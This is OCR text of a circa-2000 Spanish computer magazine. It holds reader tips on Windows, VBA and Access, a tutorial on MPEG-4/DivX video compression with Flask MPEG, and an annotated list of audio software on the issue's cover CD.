'lo cierro
WordApp.ActiveDocument.Close False
'busco el siguiente
Fichero = Dir()
Wend
'cierro Word
WordApp.Quit
'libero la memoria
Set WordApp = Nothing
Screen.MousePointer = vbDefault

Raúl Puerta Rodríguez
Albacete

tenido Directorio y en el campo *Aplicación utilizada* seleccionamos el archivo que se creó, lo grabamos y listo. Cuando hagamos clic con el botón derecho del ratón en una carpeta o disco duro, tendremos esta nueva opción de imprimir el contenido de un directorio.
Javier Rupérez Bermejo
secrealmachar@infonegocio.com


Acceso directo para buscar archivos

[Software / Windows]
Cada vez que queremos realizar una búsqueda de archivos o de PCs en nuestra máquina, debemos situarnos en la opción correspondiente a *Buscar* del menú *Inicio*. Sin embargo, tenemos la posibilidad de crearnos un acceso directo en el *Escritorio* para que nos resulte más cómodo. Abrimos un editor de texto cualquiera como puede ser el Bloc de Notas y, con el mismo, grabamos un archivo sin texto alguno en nuestro escritorio y lo llamamos «search.fnd». Ahora, para hacer una búsqueda en el disco duro, sólo hay que ejecutar este nuevo fichero.
Jesús de la Cruz
Castellón


Esta sencilla utilidad tan sólo supone un pequeño ahorro de tiempo de acceso.

Eliminar *login* y *password*


[Software / Windows NT]
Si así lo deseamos, podemos evitar que un sistema NT pida el nombre y la clave cada vez que arranquemos el equipo. Para ello accedemos al Registro, más concretamente a la cadena *HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\Current Version\WinLogin.* Una vez ahí, introducimos los valores a las siguientes variables.
DefaultDomainName
nombre del dominio del ordenador
DefaultPassword
nuestra clave
DefaultUserName
nombre del usuario por defecto
AutoAdminLogon
póngale el valor «1»
Elena Aragón
Cuenca


Accediendo al Registro del sistema podemos eliminar la a veces engorrosa petición de *login* y *password*.

Sonido en Access

[Software / Programación]
Si os gusta realizar vuestras propias aplicaciones en Microsoft Access, quizá este consejo os pueda resultar interesante. Os servirá para poder introducir sonido en esas aplicaciones. La función es válida para Access 97 y 2000.

Declare Function sndPlaySound Lib "winmm" Alias "sndPlaySoundA" (ByVal filename As String, ByVal snd_async As Long) As Long
Declare Function mciSendString Lib "winmm" Alias "mciSendStringA" (ByVal lpstrCommand As String, ByVal lpstrReturnString As Any, ByVal uReturnLength As Long, ByVal hwndCallback As Long) As Long
Declare Function GetShortPathName Lib "kernel32" Alias "GetShortPathNameA" (ByVal lpszLongPath As String, ByVal lpszShortPath As String, ByVal cchBuffer As Long) As Long
Function myPlaySound(fichero, tipo)
Dim l As Long, lpszShortPath As String, cchBuffer As Long, corto As Long
lpszShortPath = String(255, Chr(0)): cchBuffer = 255
corto = GetShortPathName(fichero & Chr(0), lpszShortPath, cchBuffer)
Select Case tipo
Case "wav"
l = sndPlaySound(fichero, 1)
Case "mid"
l = mciSendString("close mymid", "", 0, 0) ' detiene mymid si estaba en play
l = mciSendString("open " & Left(lpszShortPath, corto) & " type sequencer alias mymid" & Chr(0), "", 0, 0)
l = mciSendString("play mymid", "", 0, 0)
End Select
End Function
Eduardo Marcos
Asturias


Siempre es positivo poder realizar una aplicación lo más agradable posible para el futuro usuario.

Controlar el módem

[Comunicaciones / Modems]
Una buena manera de saber lo que está ocurriendo con nuestro módem en cada momento es crear un archivo LOG para su control. Un LOG es un fichero en formato texto que controla directamente todos y cada uno de los pasos que efectúa un componente de nuestra máquina, ya sea software o hardware. En nuestro caso nos interesa crearlo para el módem. Suele guardarse en la carpeta *Windows* con el nombre «modemlog.txt» y será de gran utilidad en caso de que se produzca algún error en la conexión debido a un fallo del dispositivo.

Para que el ordenador genere un archivo con estas características debemos entrar en el *Panel de control* y una vez dentro seleccionar, con el botón derecho de ratón, el icono de *Módem/Propiedades*. Dentro de esta ventana, escogemos la pestaña *Conexión* y pulsamos el botón correspondiente a *Conexión avanzada*. Una vez allí, elegimos el campo situado en la parte inferior izquierda *Append to log* y pulsamos el

PASO A PASO

Compresión de vídeo con CODEC MPEG-4




[Software / Edición de vídeo]

El rápido avance de la informática tiene una serie de implicaciones positivas y negativas que afectan directamente a todos los usuarios. ¿Quién no ha visto cómo su fantástico equipo informático comprado hace seis meses es superado con creces en la actualidad por equipos mucho más potentes y baratos? Este desmesurado avance ocasiona que la vida útil de los componentes informáticos se reduzca considerablemente, pero al mismo tiempo, los usuarios se ven beneficiados por un descenso sustancial en los precios. Esto ocasiona que componentes muy avanzados tecnológicamente sean puestos a disposición del gran público con un coste mucho menor al que tenía en su lanzamiento.


El vídeo digital no es una excepción, y es sencillo conseguir tanto cámaras como tarjetas de captura que, una vez instaladas en nuestro ordenador, nos permitirán volcar su contenido a nuestro disco duro y, posteriormente, editar el vídeo de aquellas vacaciones en las que tan buenos ratos pasamos, emulando a nuestro director de cine favorito. Aunque las tarjetas con más posibilidades, como aquellas que incorporan aceleración de transiciones y efectos, siguen siendo caras (es difícil encontrar soluciones con estas características por debajo de las 200.000 pesetas), hay opciones muy asequibles para el mercado doméstico que nos permiten codificar vídeo utilizando el algoritmo MPEG-1 por unas 40.000 pesetas (como la ClipMaster de Fast).

Ahora el principal problema es el espacio de almacenamiento, ya que la señal de vídeo contiene muchísima información. Pese a que algoritmos de compresión como el utilizado por el CODEC MPEG-2 generan vídeos con buena calidad de imagen y que ocupan un espacio moderado, los varios gigabytes que precisa tan sólo una hora de vídeo codificado con este algoritmo hace difícil su almacenamiento en disco. Y en este punto es donde aparece el nuevo CODEC desarrollado por los «sabios» del MPEG (*Motion Picture Experts Group* o grupo de expertos de imagen en movimiento) conocido como MPEG-4. Este novedoso algoritmo consigue un resultado mucho más eficiente, pero produce un inevitable descenso en la calidad de la imagen, algo obligatorio si queremos reducir el espacio necesario para almacenar nuestras creaciones.


A continuación, vamos a detallar qué procedimiento deberíamos seguir para, partiendo de ficheros en formato MPEG-1 o MPEG-2, comprimirlos utilizando el novedoso MPEG-4 citado anteriormente. Para ello, únicamente necesitamos instalar el CODEC en nuestro ordenador y utilizar una herramienta que nos permita configurar los diferentes parámetros que afectarán a la calidad con que nuestro nuevo algoritmo de compresión tratará nuestro vídeo. La herramienta escogida se llama Flask MPEG, aplicación gratuita de gran potencia y sencillez de uso (incluida en CD ACTUAL de este número).



Lo primero que debemos hacer es instalar el CODEC MPEG-4 en nuestra máquina. Para ello, podemos descargar de Internet cualquier versión del mismo, como podría ser el polémico DivX (incluido también en CD ACTUAL del presente mes). Normalmente nos bajamos un fichero comprimido que, al descomprimirse, genera una serie de archivos entre los que se encuentra un ejecutable que realiza todo el proceso de instalación automáticamente. En el caso del DivX, este fichero suele llamarse «Install_DivX.exe» o «Register_DivX.exe».




Una vez que tenemos correctamente instalado el CODEC, arrancamos la aplicación Flask MPEG. Esta herramienta nos permitirá seleccionar el fichero que queremos procesar, qué CODEC deseamos utilizar, el formato de salida, y toda una serie de opciones con las que ajustar tanto el espacio final que ocupará nuestro vídeo como la calidad que tendrá el mismo. En el menú *Archivo,* seleccionamos la opción *Abrir archivo* para indicarle al programa qué fichero va a procesar. Los formatos admitidos por Flask MPEG son únicamente MPEG-1 y MPEG-2.




Lo siguiente que debemos hacer es especificar el CODEC que vamos a utilizar utilizar para comprimir. Para ello debemos seleccionar la opción *Formato de salida* del menú *Opciones*. El CODEC de vídeo que hemos de escoger es el que aparece como *DivX;-) MPEG-4 Low-Motion*. Posteriormente, haremos lo propio seleccionando también el CODEC de audio apropiado. En este caso, podemos decidir entre sonido PCM, MPEG-1 Layer 3 (MP3) o Windows Media Audio.

A continuación desplegamos el menú *Opciones* y seleccionamos *Opciones generales*. En la ventana que aparece configuramos una gran cantidad de parámetros como la calidad de imagen, de sonido o el tipo de filtrado que queremos utilizar. En la pestaña *Vídeo* ajustaremos la resolución de la imagen y el número de *frames* por segundo que tendrá el vídeo resultante. Cuanto mayores sean ambos parámetros, más grande será el tamaño del resultado, pero también la calidad será más alta. Una resolución de 352 x 288 suele ser una buena opción. En cuanto al número de imágenes, 25 son suficientes para que nuestro ojo perciba el movimiento sin ningún tipo de brusquedades.







En la pestaña *Sonido* de la ventana *Opciones generales* podemos ajustar tanto el modo como la frecuencia a la que queremos muestrear el sonido del fichero original. Podemos escoger entre tres modos, que van a permitirnos desde extraer el sonido del fichero fuente sin realizar ningún tipo de compresión o modificación en él, hasta no procesar el audio, o emplear alguno de los CODECS descritos anteriormente.



Con la siguiente pestaña determinaremos el tipo de filtrado que queremos aplicar a la imagen. Es recomendable utilizar el *Filtrado bicúbico HQ* de alta calidad, a pesar de que prolonga considerablemente el tiempo de compilación. En cuanto a las opciones de recorte, encuadre y relación de aspecto, cada uno debe configurarlas como prefiera. Para ayudarnos a ajustar estos parámetros, esta herramienta nos permite mostrar el panel de salida de manera que vemos cómo será el aspecto del vídeo final antes de compilarlo.

En *Archivos* debemos especificar la ruta completa y el nombre del fichero que queremos generar. Es conveniente que la casilla de verificación en la que pone *Avisar antes de sobrescribir un archivo* esté activada para no cargarse por error un fichero cuyo nombre coincida con el del que estamos generando.





En *General* especificaremos la duración exacta del proceso de compilación en segundos o en número de imágenes. Lo habitual será que queramos procesar todo el fichero de entrada, así que lo que debemos hacer es activar la casilla de verificación en la que pone *Compilar todo*. Incluso, podemos especificar que la propia aplicación apague nuestro equipo cuando concluya la transformación, lo que es muy útil dado el largo período de tiempo que suele acarrear el costoso proceso de compresión.

Por último ya sólo queda concretar el formato de salida, que debe ser AVI, aunque internamente estará codificado con el CODEC MPEG-4. Para ello, debemos recurrir a la opción *Seleccionar formato de salida* del menú *Opciones*. Ahora que hemos configurado todos los parámetros, ya podemos iniciar el proceso de compilación. Con tan sólo dirigirnos al menú *Ejecuta* y seleccionando la opción *Comienza conversión!*, se iniciará el proceso que generará nuestro vídeo final. ¡A conquistar Hollywood queridos «directorcillos»!



Especial sonido

Trackers, editores, sintetizadores y MP3 en un CD

Como complemento a los reportajes de este número centrados en el formato MP3 y el sonido digital, os ofrecemos un compacto repleto de aplicaciones para todos aquellos que disfruten creando música.



Videojuegos, aplicaciones multimedia, páginas web son algunos de los campos en los que el audio forma parte fundamental dentro del campo de la informática. En este CD hemos intentado incluir las múltiples opciones de las que podemos disponer en este mundo de bits.


Editores de sonido

Las aplicaciones que contiene esta carpeta se centran en la modificación y edición de ondas de audio.

Acid WAV 2.0: Avanzado editor y sintetizador de sonido que permite realizar *scripts* para su posterior utilización.

Acoustica 2.11: Graba desde vinilo o cintas eliminando ruidos. Además, permite alterar los parámetros con un ecualizador e incluir diferentes efectos.

Audio Suite 3.12: Procesa sonido gracias a las opciones de edición que integra; entre ellas, efectos, análisis espectral, osciloscopio, visor FFT. Soporta los tipos de fichero WAV, AU, AFF, AIF, IFF y VOC.



Edita y analiza tus propios sonidos con la aplicación Audio Suite.

CYLONIX 18 Channel Vocoder: Implementa un banco de filtros con 18 canales. Está diseñado especialmente para tarjetas Sound Blaster SB32 y SB64.


DDClip 2.23: Realiza videoclips sincronizando voz y música con imágenes. Permite crear, salvar y reproducir varias pistas y mezclar en tiempo real.

FFT Properties 3.5: Analizador de frecuencia en tiempo real que puede generar, filtrar y cargar señales desde ficheros con formato WAV, ASCII y binarios.

GoldWave: Editor de sonido, reproductor, grabador y conversor en un sólo producto.

Micro LAB: Este pequeño laboratorio de audio en el PC incorpora un osciloscopio, analizador de espectro y un generador de audio con seis tipos de formas de onda.

Möbius 1.0: Es un paquete de edición de *samples* y *loops*. Ideal para *samples* de la batería.



Mörbius permite generar las percusiones de tus creaciones de forma sencilla.

Sampled 2.0: Trabaja con ficheros WAV, XI, RAW y AU. Posibilita leer *samples* desde discos de Roland S-50, S-330 y S-550.

SCMPX 1.51: Facilita la compresión (con ratios de hasta 320 Kbps) y descompresión de ficheros de audio MPEG.

Sound Gadget Pro 1.5.2: Soporta los formatos WAV, VOC, AU y SND y ofrece efectos como *reverse*, amplificar, convertir o sonido envolvente.

Tiny Wave Editor 2.15: Sencillo editor de ficheros WAV y AIF con herramientas para transferir *samples* desde dispositivos Yamaha A3000 series EX y CBXD5.


Tuareg Free 1.2 / Fat 1.0: Centrado en *samples* interactivos, admite hasta seis canales mono y contiene 200 ejemplos en formato WAV y soporta MP3.

Wav Akai 98.05: Facilita la creación de *loops* y *samples* de batería.

WaveBrix 64 1.0: Estudio de música de hasta 64 canales, efectos de ecualizador, *pitching*, eco y coros, entre otros.

WaveShow Sound Explorer: Combina un analizador de espectro, osciloscopio, mezclador, grabador/reproductor, reproductor de CDs y teclado MIDI.

WaveKnife 1.12: Crea pistas de audio desde CDs de *samples* para convertirlas en *samples* por separado.



Dale un último retoque a tus *samples* con WaveKnife.

XRAZOR 004 beta: Herramienta de procesamiento, creación y reconstrucción de *loops* de percusión y batería.

MIDI


Este apartado propone una colección de programas para manejar desde la edición de pentagramas hasta ficheros con este formato.

Anvil Studio 2000.04.10: Programa de grabación multipista, composición y edición de audio y MIDI. Añade efectos y analizador de *pitch*.

Arkaos: Secuenciador MIDI que permite grabar los mensajes de control automáticamente.

ChangeIt! 5.60: Administrador de *patches*, rendimientos y ritmos de Roland JV-1080/2080 y XP-50/80. Incluye una completa librería.

Digital Ear: Reconoce ataques de notas en tiempo real, almacenando ficheros MIDI desde cualquier sintetizador.


Modifica los bancos de sonidos escuchando previos con el teclado que ofrece ChangeIt!

Massiva X0.59: Secuenciador MIDI/Digital con soporte para Sound Blaster AWE. Permite hasta 32 pistas, edición visual y control de la velocidad y el cambio.

Melody Assitant 3.0.5b: Escribe e imprime música gracias a su editor de tablaturas, diagramas de coros y edición de percusión.

PUMP 1.0 beta 4: Incluye efectos de eco y *delay* en tiempo real. Para poder utilizarlo, es necesario escribir el nombre Betatest y la contraseña BNGKKLL.

Quartz Audio Master 4.6: Engloba un secuenciador MIDI con un mezclador de audio, grabación, procesamiento y edición de sonido, entre otros.

SharpEye Music Reader 1.15: Convierte imágenes BMP y TIFF escaneadas de pentagramas musicales en ficheros MIDI o NIFF.

SoftStep 1.3 Release 2: Secuenciador que contiene elementos de composición con funciones matemáticas y lógicas que el usuario utiliza como cajas físicas para conectarlas y conseguir el sonido adecuado.

SyxLibEd 3.0.3: Archiva *patches* para cualquier dispositivo MIDI.

Sintetizadores

Los programas que ahora detallamos nos ayudarán a generar todo tipo de emulaciones de instrumentos y sonidos para nuestras creaciones.

Audio Compositor 4.1: Conversor de MIDI a WAV que permite editar *samples* y *patches* de fiheros MIDI.


Audio Architect 4.0: Recrea un teclado de sintetizador y contiene 26 módulos, más de diez notas de polifonía, filtros digitales y análisis de ficheros WAV, entre otros.

AudioMulch 0.9b5: Mezcla diferentes fuentes de sonido y añade efectos en tiempo real.

Coagula 1.4 beta: Curioso conversor que convierte imágenes en formato BMP en ficheros musicales con formato WAV.

DrumBox 1.0a beta: Secuenciador basado en *samples* de 16 pasos con formato WAV. Utiliza hasta 8 canales, permite ajustar el tempo en tiempo real, la sincronización de MIDI y controles como distorsión, *pitch* y *overdrive*, entre otras posibilidades.

Drums! 2.0: Permite crear percusiones de batería y exportar el resultado a WAV con calidad CD, además de un número ilimitado de instrumentos y editor de tempo, entre otras opciones.


Drums! es un sencillo y potente generador de percusiones.

Drums Synth: Simulador de sintetizador de sonidos de batería al estilo del Roland TR-808.

FM Dreams Waveform Renderer 1.3b: Conversor de audio basado en síntesis FM a formas de onda con formato WAV.

HammerHead Rhythm Station 1.0: Generador de *loops* de batería, ideal para música Techno y Jungle.

Moonfish 1.2: Combinación de tracker y Groovebox que permite crear *patterns* de melodía y batería de una forma sencilla.

ReadPlease 2000 1.0a: Convierte ficheros RTF a voz utilizando el motor de Microsoft Text-to-Spetch 4.0. Ideal para incluir voces sintéticas.

Ramm Drrumm 1.2: Sencillo generador de ritmos de batería y *loops*. Con opciones de *pitch*, *pan* y edición de notas.

Soundplant Beta 12: Convierte el teclado del PC en un dispositivo para manejar *samples*, con opciones de *loop*, *scratch*, *pad* de batería o mezcla de pistas en tiempo real.

Stomper: Emula y genera sonidos de batería.

Stomper Ultra++ 4.0: Crea sonidos de batería y efectos de sintetizador.

SwarShala 1.0 (Build 1): Recrea sonidos de instrumentos indios como el pakhawai, dholki, tanpura y campanas.

SynthEdit Beta: *Beta* de un sintetizador que permite manipular los sonidos generados.

Virtual Drummer 4.0: Crea ritmos de batería y mezcla diferentes *patterns*.

Virtual Easy Tap 5.0 beta: Emula el funcionamiento de las antiguas cajas de ritmo y permite crear archivos MIDI sin la necesidad de tener conectado un teclado.


WinGroove: Programa que reproduce música en formato MIDI y WAVE.

Trackers

En esta carpeta se unen los editores de *samples* y los generadores de *patterns* para conseguir espectaculares temas con el mínimo esfuerzo.

BushTracker 2 (20000107): Utiliza la salida MIDI de la SoundBlaster AWE para generar sonido. Trabaja con cualquier dispositivo que tenga esta salida y sea compatible con Windows.

Buzz 1.2 beta 8: Emplea la tradicional ventana de *patterns* para la edición de los diferentes acordes.


La sencillez de Buzz hace de él un tracker ideal para principiantes.

FastTracker 3: Proporciona una interfaz gráfica muy intuitiva y soporta la mayoría de los formatos de trackers.

GRAOUMF TRACKER 2: Incluye secuenciador, sintetizador de sonido, procesador multiefectos y editor de *samples*.

Impulse Tracker: Este tracker, uno de los más utilizados, permite realizar un sinfín de efectos.

MadTracker: Orientado a Windows, cuenta con una interfaz sencilla y varias opciones para edición de *samples*.

OctaMED Soundstudio 1.1: Proporciona hasta 64 canales estéreos e incluye un secuenciador, efectos en tiempo real, editor de sonido y *samples*.

Psycle: Sintetizador con un modo de funcionamiento muy parecido a los trackers actuales.

Velvet Studio: Sintetizador con múltiples opciones de edición.

Música compacta

Un CD de sonido no estaría completo sin su apartado musical. En la capeta *Música* incluimos varios temas en formato MP3 de diferentes estilos y tendencias. Para poder escucharlos, es necesario abrir la carpeta *\mp3\temas* desde un reproductor de MP3.

Empezamos con A Man In The Dreams, un solista con un estilo New Age muy personal. En la página web de Vitaminic encontraréis más información sobre él. En esta ocasión difundimos tres de sus temas: *Acrobat fly, Smiley child* y *Two different worlds*.

Los Canallas es una banda formada en 1996 y que tiene cuatro discos en el mercado. Adjuntamos las canciones *Bandiera Rossa* y *Si me quieres escribir*.

Finalmente, Machetazos es un grupo madrileño formado en 1998, a medio camino entre metal agresivo y hardcore. En estos momentos están buscando discográfica para editar la maqueta o grabar un segundo CD. Nos proponen su tema *Condenado*.

■ **Reproductores**

En esta carpeta se adjuntan los mejores reproductores de audio.

MusicGuru 2000: Reproductor de MIDIs de 32 bits, capaz de clasificarlos en carpetas. Antes se conocía como MidiMaster.

MIDInight Express 2.4: Emula la reproducción de MIDIs por tabla de ondas con tarjetas de 16 bits.

MidiPlus 2.17: Admite WAV, MIDI y MP3.



En MidiPlus tenemos un pequeño clon de Winamp.

Mellosoftron 3.1: Reproduce *samples* de sonido que se pueden generar desde un teclado, un secuenciador o cualquier reproductor MIDI.

COWON Jet Midi 1.1: Reproductor MIDI, además de mezclador y sintetizador.

WinGROOVE 0.9e b3: Copia MIDIs en tarjetas de baja calidad como si fuesen de calidad superior.

The Player 2.05: Repetidor MIDI, mezclador y Karaoke.

MusicGenie 4.1: Reproductor de MIDIs en formato visual que cuenta con una agenda capaz de almacenar miles de títulos.

Pam 2.85 Beta: Soporta la mayoría de los formatos de audio.

COWON Jet-Audio 4.7: *Suite* completa de reproducción y edición de audio en formato MIDI y MP3.

CD-Runner 2001.16: Reproduce CDs con una gran variedad de *skins*.

White Tiger Standard 2.65: Cuatro programas diferentes para repetir CDs de audio, MP3, WAV y MIDI.

AuditionIT! 2.01: Reproductor de ficheros WAV que soporta listas.

Juke Vox 2.05: Admite varios formatos y listas de reproducción.

UltraPlayer 2.112 Similar a Winamp, pero con muchas más opciones



Este es el aspecto que presenta UltraPlayer.

■ **Plug-ins**

Éste es el archivo donde se disponen varios programas que podrás acoplar fácilmente a tus reproductores.

MediaDome 1.1: Orientado a Sonique y Wimamp, representa una discoteca al hilo de la música.

MpegDancer: Para Winamp, ofrece personajes en 3D que bailan.

NiceMC 1.7: Permite ver fotos e imágenes fijas al hilo de la música.

VAMP: Facilita la inclusión de música a nuestros vídeos.

DART Karaoke Studio: Crea música con efectos de textos de Karaoke.

Hyperprism Plug-In-Pack: Varios efectos de audio profesionales que se integran con numerosas aplicaciones.

ArKaos Visualizer: Plug-in de visualización para Winamp y SoundJam

TextAloud MP3: Convierte texto en palabras habladas con formato MP3.

2xAV Plug-in for RealPlayer: Permite cambiar la velocidad de reproducción de vídeo.

Simple Needed Audio Plug-In Pack I: Varios efectos de audio digital para DirectX.

■ **MP3**


Sección dedicada a los programas de compresión de este formato de audio.

Audiotools 3.01: Permite grabar directamente desde cualquier fuente de sonido conectada al PC y procesar la señal antes de guardar el contenido en ficheros WAV.

AudioVeda 2.0b: Reproduce, comprime, almacena y cataloga música en formato ePAC, además de MP3.

MPAction Rip'n'Coder 1.1.0: Copia de forma digital desde un CD o entrada de línea de la tarjeta de sonido a MP3.

MPEG-4 Studio 1.00.191 (Alpha 2): Compresor de MPEG-4 con soporte para AAC, LPC (CELP) y PAR. Utiliza el formato WAV para la entrada y hasta 128 Kbits/s de calidad de reproducción.



Comprime de forma sencilla y al máximo tu música con la aplicación MPEG-4 Studio.

NexENCODE Studio 3.0: Compresor/descompresor de MP3 que facilita copiar un CD audio a MP3. Soporta CDDB y permite cambiar el aspecto de sus ventanas gracias a un editor de *skins*.

RecordIt 1.1: Captura audio desde diferentes fuentes como CD audio, cintas, voz desde micrófono, y permite grabar directamente en discos Zip o Jaz de Iomega.


Winamp Full 2.71: Éste es, sin duda, el reproductor de audio más popular de Internet. Imprescindible.

Helium 1.6: Potente reproductor de MP3 con muchas y eficientes funciones.

Sonique 1.808: Uno de los clásicos. Combina perfectamente funcionalidad y diseño.

Sonic Foundry Siren XPress 2.0: Una completa *suite* de reproducción y edición musical gratuita.

Siren Jukebox 2.0: Reproductor/grabador de música que permite convertir un CD audio a ficheros MP3.



Excelente programa para crear y escuchar tus MP3.

MP3 Home Studio 2.1: *Ripper*, codificadores, reproductores y muchas más herramientas en una sola aplicación.

Earjam Internet Music Player 2.0 Beta 929: Desafía a los programas más completos incorporando utilidades para grabar en CD.

AudioCD MP3 Studio 2000 2.0.5: Crea CDs de música de forma directa desde MP3.

LP Ripper 3.2: Convierte tus discos, casetes y CDs a MP3.

AudioCatalyst 2.1: Uno de los primeros *rippers* que salieron al mercado tras la aparición del formato MP3.

The REAL MP3 Finder 5.3: Buscador muy efectivo que interroga hasta 34 motores de búsqueda diferentes.

MP3 Fiend 6.22: Además de examinar simultáneamente en motores de búsqueda, enlaza a la perfección con GetRight y Gozilla.

Planet.MP3Find 3.0.1.0: En menos de 30 segundos este programa localizará la canción que desees encontrar.

Scour Exchange 3.0.5.11 Beta 5: Intercambia MP3 y otros ficheros con miles de usuarios.

